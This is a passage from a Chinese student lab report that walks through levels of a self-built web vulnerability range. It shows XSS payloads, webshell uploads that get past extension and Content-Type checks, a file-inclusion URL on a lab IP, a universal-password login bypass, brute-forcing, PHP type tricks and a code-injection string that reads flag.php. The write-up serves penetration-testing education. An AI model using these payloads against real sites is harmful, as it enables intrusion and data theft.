
此处使用md5解密，最终答案为：flag{123456}.

4.2 xss漏洞模块

Xss第一关：<script>alert(1)</script>，结果如下：



Xss第二关："><a href="javascript:alert(1)">hack</a>，鼠标移到到框内，结果如下：



Xss第三关："><a href="javascript:alert(1)">hack</a>，结果如下：



点击蓝色hack处后，结果如下：




Xss第四关："><a hhrefref="javasscriptcript:alert(1)">hack</a>，结果如下：




4.3 文件上传漏洞模块（使用winxp虚拟机里面的菜刀）

文件上传第一关直接上传个一句话木马，菜刀连接getflag










文件上传第二关，将文件名改为.php.qwe，上传，菜刀连接getflag









把压缩文件下载下来后，打开发现word已加密，提示6位数，使用office密码破解工具进行暴力破解。成功getflag



文件上传第三关，使用brup修改Content-Type的值为：image/png，成功上传后，使用菜刀连接







将flag.png文件下载下来，使用QR\_Research进行识别




文件上传第四关先上传包含一句话木马的图片，然后与inclusion.php结合，构建url：<http://192.168.43.229/baji/inclusion.php?page=./Upload4/yijuhua.png。>

使用菜刀连接，如图：







下载flag-14点.txt文件，根据提示可能为移位密码，工具转换：




4.4 登录模块

第一关使用万能密码进行绕过，如图：





第二关由于网页不刷新，验证码就不会改变，查看源码也提示了用户名admin，因此可以用brup进行暴力破解攻击，结果如下：



密码为：134679

4.5 php类型漏洞模块


4.5.1 php弱类型

提交数据1a，成功获得flag，如图：




4.5.2 php函数缺陷

将password以数组的形式提交，成功获得flag，如图：



4.6本地文件包含漏洞

将hello的值改为：);print\_r%20(file("./flag.php"));//，成功获flag，如图：



**5结论**

在本次实验中，通过自己构造漏洞环境，使我从源码的角度上理解了web漏洞的原理，也增强了自己渗透测试的能力，为以后工作打下坚实的基础。

**6参考资料**

1. Metasploitable2-Linux-dvwa渗透测试靶机系统
2. xss闯关小游戏